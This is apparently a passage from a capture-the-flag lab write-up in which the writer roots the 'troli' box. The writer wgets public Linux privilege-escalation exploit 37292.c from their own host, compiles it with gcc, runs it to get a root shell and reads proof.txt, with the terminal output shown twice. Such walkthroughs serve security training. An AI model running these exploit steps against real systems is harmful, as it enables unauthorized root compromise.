```

We had local privilege escalation from this version which is 37292.c

Let's use this to get into root

Now all we need is to host this file and to download it on the system via wget.

Then we will compile it using gcc compiler

gcc 37292.c -o exploit

id

./exploit

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

ParrotTerminal x ParrotTerminal x ParrotTerminal

Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

100%[=====] 5,119 --K/s in 0s to exploits.

2020-08-07 00:27:13 (148 MB/s) - '37292.c' saved [5119/5119]

overflow@troli:/tmp$ gcc 37292.c -o exploit
Assembler messages:
Error: can't open /tmp/ccmAGTtE.s for reading: No such file or directory
overflow@troli:/tmp$ ls
overflow@troli:/tmp$ wget http://192.168.56.1:8080/37292.c
--2020-08-07 00:28:42-- http://192.168.56.1:8080/37292.c
Connecting to 192.168.56.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'

100%[=====] 5,119 --K/s in 0s to exploits.

2020-08-07 00:28:42 (97.0 MB/s) - '37292.c' saved [5119/5119]

overflow@troli:/tmp$ ls
37292.c
overflow@troli:/tmp$ gcc 37292.c -o exploit
overflow@troli:/tmp$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
overflow@troli:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# python -c 'import pty;pty.spawn("/bin/bash")'
root@troli:/tmp# cd /root
root@troli:/root# ls
proof.txt
root@troli:/root# cat proof.txt
Good job, you did it!
```

Compiling the exploit using gcc compiler and then executing it to escalate privileges. Now we are into root shell. let's find the root flag.

id  
cd /root  
cat proof.txt

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

ParrotTerminal x ParrotTerminal x ParrotTerminal

overflow@troli:/tmp$ ls
37292.c
overflow@troli:/tmp$ gcc 37292.c -o exploit
overflow@troli:/tmp$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
overflow@troli:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# python -c 'import pty;pty.spawn("/bin/bash")'
root@troli:/tmp# cd /root
root@troli:/root# ls
proof.txt
root@troli:/root# cat proof.txt
Good job, you did it!
```

.....Happy Hacking.....